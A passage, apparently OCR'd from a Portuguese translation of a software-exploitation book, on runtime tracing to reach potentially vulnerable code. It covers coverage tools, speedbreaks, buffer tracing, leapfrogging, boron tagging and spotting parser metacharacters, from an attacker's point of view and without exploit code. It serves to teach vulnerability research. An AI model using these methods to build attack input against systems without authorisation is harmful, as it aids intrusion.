


Figura 6.4: Uma captura de tela do Fenris em execução em uma VM. O Fenris é uma ferramenta útil de rastreamento em tempo de execução.

A noção de cobertura de código é central ao rastreamento em tempo de execução. A idéia é que você quer visitar todos os possíveis lugares onde as coisas podem dar errado (isto é, quer cobri-las).[7] Em muitos casos (freqüentemente frustrantes) você

7. Na terminologia dos testes, os critérios de cobertura que estamos procurando aqui é cobertura potencial das vulnerabilidades.

descobrirá uma vulnerabilidade potencial, mas você não será capaz de alcançá-la. Se isso acontecer, é recomendável continuar modificando possíveis entradas hostis até alcançar a localização em questão. A melhor maneira de fazer isso é controlar uma ferramenta de cobertura de código.

Veja na Figura 6.5 que a localização que queremos atingir contém uma chamada a `wsprintf`. Localizações de código que visitamos com sucesso até agora são mostradas como caixas cinza.




Figura 6.5: Os resultados da nossa ferramenta simples de cobertura de vulnerabilidades. Segmentos dos códigos cobertos estão em cinza. Ainda não encontramos um caminho para a caixa vulnerável (que inclui uma chamada a `wsprintf()`).

Para medir a cobertura em relação a localizações particulares de código, construímos uma ferramenta simples que combina o IDA-Pro e um depurador. Localizações específicas são obtidas a partir do IDA-PRO utilizando um plugin personalizado. As localizações são então medidas em tempo de execução configurando breakpoints no começo de cada localização de código no depurador. Quando um breakpoint é atingido, a localização é destacada em cinza.[8]

Ajustando a entrada e observando como certas decisões de desvio são tomadas, um invasor pode elaborar a entrada de modo que alcance a localização potencialmente vulnerável. Encontrar instantaneamente uma localização vulnerável (como mostrado

8. O código-fonte para a ferramenta de cobertura mencionada aqui pode ser obtido de http://www.hbgary.com.

na Figura 6.6) nem sempre acontece rapidamente. O invasor deve analisar muito cuidadosamente como cada decisão de desvio é tomada no código e manipular a entrada de maneira correspondente. Isso requer uma grande quantidade de tempo no depurador.




Figura 6.6: Aqui, a localização suspeita foi de fato atingida com entrada elaborada. Sucesso!

Speedbreaks

Em muitos casos, tirar diretamente uma amostragem dos dados na memória pode ajudar a determinar quando uma certa localização de código é atingida. Essa é uma técnica conveniente. Às vezes, podemos configurar coisas para fazer isso automaticamente sempre que um breakpoint é atingido. Chamamos isso *speedbreak*. Quando o breakpoint em que estamos interessados é atingido, cada registrador é examinado. Se o registrador apontar para um endereço de memória válido, uma amostragem da memória é então tirada. Essa técnica tende a revelar como os parsers utilizam strings e como conversões de caracteres acontecem. Ela pode até mesmo ser utilizada para rastrear entrada fornecida pelo usuário.

Em uma máquina Windows, a técnica é relativamente simples: Cada valor de registrador é fornecido na estrutura de contexto quando um evento de depuração ocorre (veja o Capítulo 3). Para cada registrador, o depurador chama `VirtualQuery()` para determinar se o endereço de memória é válido. Se for, uma amostra é obtida e o programa pode continuar a execução.




Figura 6.7: Uma ferramenta simples de speedbreak utilizada para tirar uma amostra do uso de memória do servidor FTP. A coluna à esquerda indica o momento em que a amostra foi obtida.

A Figura 6.7 mostra uma ferramenta simples de speedbreak utilizada para tirar uma amostra de um servidor FTP. Vemos uma consulta de SQL sendo construída na memória. Essa ferramenta está disponível para domínio público e está registrada em http://www.sourceforge.net (veja projects/speedbreak/).

Rastreando um buffer

Um método razoável de rastrear entrada é configurar um breakpoint no código na localização em que o buffer de entrada está localizado. A partir desse ponto, você pode avançar no código com um único passo e rastrear onde quer que o buffer de entrada em questão é acessado ou copiado. A ferramenta Fenris suporta esse tipo de rastreamento. No nosso kit de ferramentas, temos uma ferramenta simples que realiza esse tipo de rastreamento sob o Windows.

A Figura 6.8 mostra um rastreamento de memória. Com essa técnica de visualização podemos monitorar um único buffer de entrada ao longo do tempo. A idéia básica é determinar quando e onde os dados se movem dos registradores para as localizações do stack e do heap com operações de leitura e gravação. Saber onde nossos dados são armazenados é uma excelente ajuda para elaborar uma exploração.

Leapfrogging

O leapfrogging é um atalho para rastreamento de entrada. Em vez de rastrear tediosamente cada linha de código, configure breakpoints na memória de leitura no buffer fornecido pelo usuário. A família x86 dos processadores Intel suporta breakpoints de depuração para acesso à memória. Infelizmente, nem todos os programas de depuração-padrão apresentam essa funcionalidade. Duas boas ferramentas que podem ser utilizadas para configurar breakpoints na memória são SoftIce e OllyDbg.

Como é o caso com o rastreamento de entrada, um breakpoint é configurado no ponto de entrada no programa. Quando o buffer é lido a partir do usuário, um breakpoint na memória de leitura pode ser posicionado nesse buffer. Você então permite que o programa continue a rodar. Nesse ponto, não fazemos idéia de quais caminhos de código estão sendo acessados ou como o fluxo de controle funciona no




Figura 6.8: Um rastreamento de memória mostra registradores (à esquerda) e memória de stack e de heap (à direita). Os quadrados mais escuros indicam a origem de uma operação de leitura. Quadrados mais claros indicam o alvo de uma operação de gravação. As setas indicam a origem e destino em operação uma `move`. Essa ferramenta foi desenvolvida internamente pela Hoglund e no momento em que escrevíamos este livro ainda não havia sido distribuída. Visite http://www.sourceforge.net para atualizações.

alvo. O que é importa é que se *qualquer* um dos códigos tentar acessar o buffer do usuário, o programa irá parar e você poderá determinar a linha do código que está tentando o acesso. Embora essa técnica não seja tão eficaz quanto o rastreamento manual de código (visto que um entendimento muito menor sobre o comportamento do programa é adquirido), ainda temos o benefício de observar cada localização que lê os dados a partir do buffer de usuário.

O método de leapfrogging não é à prova de falhas. O fato é que os dados são copiados todo o tempo do buffer de usuário. Sempre que isso ocorre, obteremos um breakpoint, mas os dados que são copiados terminam preenchendo outras posições da memória e registradores de CPU. A menos que faça uma análise única, você não

poderá ver o que acontece aos dados depois de eles saírem do buffer de usuário. Realizar uma análise completa requer a configuração de breakpoints adicionais na memória *em todos os trechos dos dados que são copiados*. Obviamente, isso demanda uma grande quantidade de breakpoints. Como o processador Intel suporta apenas quatro breakpoints na memória, rapidamente você ficará sem opções de interrupção. Em um programa complexo, a propagação de dados torna-se rapidamente intratável para uma abordagem manual como a que descrevemos. Entretanto, uma combinação do leapfrogging e rastreamento de entrada fornece um grande volume de dados para fazer a engenharia reversa.

A vantagem do leapfrogging é que algumas explorações podem ser descobertas dessa maneira. A desvantagem dessa abordagem é que a técnica muito provavelmente não identificará problemas complexos. Curiosamente, isso significa que a técnica do leapfrogging é muito mais útil para os invasores do que para os defensores.

Breakpoints de página de memória

Uma variação do leapfrog envolve modificar a proteção em grandes trechos da memória. Em vez de utilizar um breakpoint particular na memória, o depurador altera a proteção da memória na página inteira na memória. Se o código tentar acessar a página marcada, ocorrerá uma exceção. O depurador pode então ser utilizado para examinar o evento e determinar se o buffer fornecido pelo usuário está sendo movido. O OllyDbg suporta esse tipo de curso refinado de breakpoint.

Aplicando tags Boron

Uma outra excelente técnica que economiza tempo é chamada *boron tagging*. Com essa técnica, tanto em resposta a um evento passo a passo ou em resposta a um breakpoint na memória de leitura durante um leapfrog, o depurador é configurado para examinar a memória que aponta para todos os registradores. Se houver uma substring predefinida em qualquer uma das amostras, a localização subseqüentemente será marcada como tratando a "entrada fornecida pelo usuário" (uma localização interessante). O truque é, naturalmente, fornecer a substring mágica particular na sua entrada de ataque (torcendo para que ela se propague com sucesso do programa para seu ponto de detecção). Se tiver sorte, você obterá um mapa de todas as localizações que tratam a entrada de usuário. Naturalmente, se a substring for ignorada ou convertida em uma outra coisa antes de ela chegar a qualquer lugar interessante, essa técnica não funcionará.

Engenharia reversa do código do parser

Um parser divide uma string crua dos bytes em palavras e instruções individuais. Essa atividade é chamada *análise sintática (parsing)*. A análise sintática-padrão normalmente requer caracteres de "pontuação", freqüentemente chamados *metacaracteres*

porque eles têm um significado especial. Muitas vezes, o software-alvo fará a análise sintática por meio uma string de entrada procurando esses caracteres especiais.

Os metacaracteres costumam ser pontos interessantes para o invasor. Muitas vezes decisões importantes contam diretamente com a presença desses caracteres especiais. Filtros também tendem a contar com os metacaracteres para uma operação adequada.

Os metacaracteres são freqüentemente bem fáceis de localizar em uma dead listing. A localização pode ser tão simples quanto procurar código que compara um valor de byte contra um caractere codificado diretamente. Utilize um gráfico ASCII para determinar os valores hexadecimais de um dado caractere.

Na captura de tela do IDA, mostrada na Figura 6.9, podemos ver duas localizações em que os dados são comparados com a barra normal e caracteres de barra invertida — 2F e 5C, que mapeiam para / e \ respectivamente. Esses tipos de comparações tendem a aparecer em filtros do sistema de arquivos e assim criam pontos de partidas interessantes para um ataque.

